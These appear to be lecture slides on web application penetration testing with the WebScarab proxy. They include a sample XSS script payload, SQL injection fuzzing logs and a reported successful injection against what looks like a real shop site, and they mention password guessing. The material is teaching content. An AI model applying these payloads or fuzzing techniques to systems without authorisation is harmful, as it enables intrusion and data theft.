
HTML | XML | Text | Hex

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional
```

- Listed parameters and method (GET/POST) allows to easily identify interesting requests

WebScarab – Proxy Tab

- HTTP requests/responses can be intercepted, modified, and forwarded to the server/browser
  - Allows to easily circumvent JavaScript filtering mechanisms in the browser



Intercept requests : ✓ Intercept responses : ☐


Method	URL	Version
POST	http://www.rennhard.org:8080/WebGoat/attack?Screen=1085481604&menu=900	HTTP/1.1

Header	V
Host	www.rennhard.org:8080
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.4) Gecko/2008102920 Firefox/3.0.4
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Lan...	en-us,en;q=0.5
Accept-Enc...	gzip,deflate
Accept-Cha...	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Conn...	keep-alive
Referer	http://www.rennhard.org:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie	JSESSIONID=784D0B6F641BF63067C405A543E93C51
Authorization	Basic YXR0YWNrZXI6YXR0YWNrZXI=
Content-Ty...	application/x-www-form-urlencoded
Content-le...	70

Variable	Value
Username	<script>alert("XSS")</script>
SUBMIT	Search

WebScarab – Spider Tab


- Crawls a web site relative to a base URL to get all web pages
  - Helpful to get, e.g. all possible scripts in a web application that accept user input (requests/responses are also listed in the Summary tab)



```
http://www.amazon.de:80/
  %C3%9Cber-3-000-DVDs-10-EUR-DVD/
  0-4-Jahre-Kindermusik-H%C3%B6rspiele-Musik/
    b/
      ref=amb_link_39648165_14
        ?ie=UTF8&node=738590&pf_rd_m=A3JWKAKR8XB7XF&pf_rd_s=left-2&pf_rd_r=0KPYT59J69G17S3FT
      ref=amb_link_43844765_1
        ?ie=UTF8&node=738590&pf_rd_m=A3JWKAKR8XB7XF&pf_rd_s=center-8&pf_rd_r=0KPYT59J69G17S
      ref=amb_link_43844765_2
        ?ie=UTF8&node=738590&pf_rd_m=A3JWKAKR8XB7XF&pf_rd_s=center-8&pf_rd_r=0KPYT59J69G17S
  10-000-reduzierte-Produkte-Handys-Notebooks/
  150-Jahre-Langenscheidt-B%C3%BCcher/
  APS-Kameras-Sucherkameras-Kamera-Foto/
  AVM-FRITZ-MT-D-VoIP-Dect-Telefon/
  AVM-FRITZ-WLAN-USB-Stick/
  AVM-Repeater-Erh%C3%B6hung-Reichweite-Netzen/
  Acer-Extensa-5220-301G16_Linux-Notebook-Celeron/
  Acer-Extensa-5220-301G16_VHB-Notebook-Celeron/
  Action-Thriller-Kom%C3%B6die-SF-Fantasy-Horror/
```

WebScarab – XSS/CRLF Tab

- Lists all resources that possibly are vulnerable to XSS or CRLF injection (HTTP response splitting) vulnerabilities
  - All resources that reflect user input or insert it in the response header
- Clicking the Check button tries to verify the vulnerabilities
  - Using proof of concept exploits for all parameters
  - A verified vulnerable resource is inserted into the lower window




ID	Date	Method	Host	Path	Parameters	Status	Origin	XSS	CRLF
6	2008/11/21 08:34:46	GET	http://www.antiquecu...	/Search.asp	?field=Pattern&criteria=AAAAA&B...	200 OK	Proxy	✓	☐
53	2008/11/21 08:35:07	GET	http://www.rennhard....	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	✓	☐
86	2008/11/21 08:35:09	GET	http://www.rennhard....	/WebGoat/att...	?Screen=280014231&menu=900	200 OK	Proxy	✓	☐
123	2008/11/21 08:35:18	GET	http://www.rennhard....	/WebGoat/att...	?Screen=1889316462&menu=900	200 OK	Proxy	✓	☐
157	2008/11/21 08:35:24	POST	http://www.rennhard....	/WebGoat/att...	?Screen=1889316462&menu=900	200 OK	Proxy	✓	☐
191	2008/11/21 08:35:26	GET	http://www.rennhard....	/WebGoat/att...	?Screen=1889316462&menu=9...	200 OK	Proxy	✓	☐
226	2008/11/21 08:35:44	GET	http://www.rennhard....	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	✓	☐
259	2008/11/21 08:35:47	POST	http://www.rennhard....	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	✓	☐
292	2008/11/21 08:35:52	POST	http://www.rennhard....	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	✓	☐
325	2008/11/21 08:36:02	GET	http://www.rennhard....	/WebGoat/att...	?Screen=577674394&menu=200	200 OK	Proxy	✓	✓
359	2008/11/21 08:36:25	GET	http://www.rennhard....	/WebGoat/att...	?Screen=1648199136&menu=100	200 OK	Proxy	✓	☐


ID	Date	Method	Host	Path	Parameters	Status	Origin	Possibl...	XSS
396	2008/11/21 08:36:37	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%3E%3...	200 OK	XSS/CRLF	☐	✓

WebScarab – SessionID Analysis Tab

- Performs an analysis of the randomness of the session ID used by a web application
  - Non-random session IDs could possibly be guessed by an attacker to perform session hijacking
  - Based on a previously recorded request/response, WebScarab can automatically open an arbitrary number of sessions and thereby gets different session IDs




Random pattern



Non-random pattern: dependence between session ID and current time

WebScarab – Fuzzer Tab

- Fuzzing is a common technique in (web) security testing
  - “Send a system many variations of a request and analyse its behaviour”
- Typical applications:
  - Password guessing by combining a list of usernames and passwords
  - Finding (e.g.) SQL injection vulnerabilities by submitting different SQL fragments



Method	URL	Version
GET	http://www.antiquecupboard.com:80/Search.asp	HTTP/1.1

Header	Value
Host	www.antiquecupboard.com
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.4) Gecko/...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Parameters

Location	Name	Type	Value	Priority	Fuzz Source
Query	field	STRING	Pattern	0	
Query	criteria	STRING	AAAA	1	SQL Injection
Query	B1	STRING	GO%21	0	
Cookie	__utma	STRING	17921001.48966159...	0	
Cookie	__utmz	STRING	17921001.12263447...	0	
Cookie	__utmb	STRING	17921001.4.10.1227...	0	

Total Requests : 21
Current Request : 15


ID	Date	Method	Host	Path	Parameters	Status	Origin
53	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=sqlvuln%...	200 OK	Fuzzer
54	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%28sqlv...	200 OK	Fuzzer
55	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%27sqlv...	500 Internal S...	Fuzzer
56	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%27%2B...	500 Internal S...	Fuzzer
57	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=a%22+or...	200 OK	Fuzzer

Fuzz source to be used for the parameter

Server behaves differently for different strings → a hint at a possible SQL injection vulnerability

WebScarab – Compare Tab

- Compares a selected response with all other responses
  - Often used after Fuzzing to analyse the results in more detail, e.g. to compare the original response with SQL injection attempts
  - Computes a distance (= difference) between each response pair
  - Highlights the textual differences between two responses



50 - GET http://www.antiquecupboard.com:80/Search.asp 200 OK

ID	Date	Method	Host	Path	Parameters	Status	Origin	Distance
50	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Proxy	0
52	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	0
53	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	1
54	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	1
55	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	500 Internal Ser...	Fuzzer	6352
56	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	500 Internal Ser...	Fuzzer	6351
57	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	3
58	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	3
59	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	5
60	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	7244
61	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	6358

```
<p>&nbsp;</p>

<p align="center"><strong><f          ont

                                      f
```

```
        <div align="center"><center>
                <table BORDER="0" align="center">
                  <tr>
                    <td ALIGN="center">

                    <p align="center">Searching for

                                      <b>4135</b> Rec

    <div align="center">
                                      <span>Click on a page nu
        <table border="0" align="center" cellpadding="0" cellsp
                         <tr>
                                      <td align="right" valign
```

An OK response with a large distance → looks interesting! (Here: successful SQL injection with a large result set)

Summary

- Web applications are attractive targets
  - Web applications grant access to potentially very valuable information (e.g. e-banking)
  - Web application vulnerabilities account for 60-80% of all reported vulnerabilities these days

- Correspondingly, they are frequently tested in the context of penetration tests

- There's a wide range of possible attacks: XSS, HTML Injection, SQL Injection, HTTP Response Splitting, CSRF (just to name a few)

- Skilled manual methods can uncover many of these vulnerabilities
  - Tool support (e.g. WebScarab) is helpful in many situations